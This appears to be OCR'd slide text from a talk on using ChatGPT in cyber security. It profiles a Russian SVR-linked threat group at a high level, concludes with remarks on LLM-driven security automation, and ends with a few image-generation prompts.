  - Russian state-sponsored group affiliated with the **SVR** intelligence services.
  - Active for several years.
- Involved in significant cyber operations, including the SolarWinds attack in 2021.
- Primarily targets government entities, corporations, and cloud infrastructure.
- Observed using various tactics:
  - **Password spraying** attacks.
  - Exploiting vulnerabilities in software and network appliances.
  - **Phishing** campaigns.
  - Leveraging **zero-day** vulnerabilities.
- Recent activities include:
  - Breaches of **Microsoft** and **Hewlett Packard Enterprise** (HPE) corporate systems through cloud-based email environments.


RecordedFuture AI

Conclusion

- ChatGPT is a useful assistant for common analyses in the cyber security sector
- Confident results, but still subject to errors
- Its just the beginning – we should be open to the new technology but not blindly trust it
- Automation of Cyber Security processes with LLMs
  - e.g. SOAR pipelines
- Implementation of similar methods (such as ChatGPT) in commercial products is imminent and will expand
  - (RecFuture, MS Security CoPilot, PaloAlto)
- Analyst jobs can probably be saved/automated in the medium to long term
- Exciting outlook on the technology



Du
generate picture of "DZ BANK AG is using ChatGPT in cyber security department"



CG

Du

picture of an AI train and headless people are jumping on it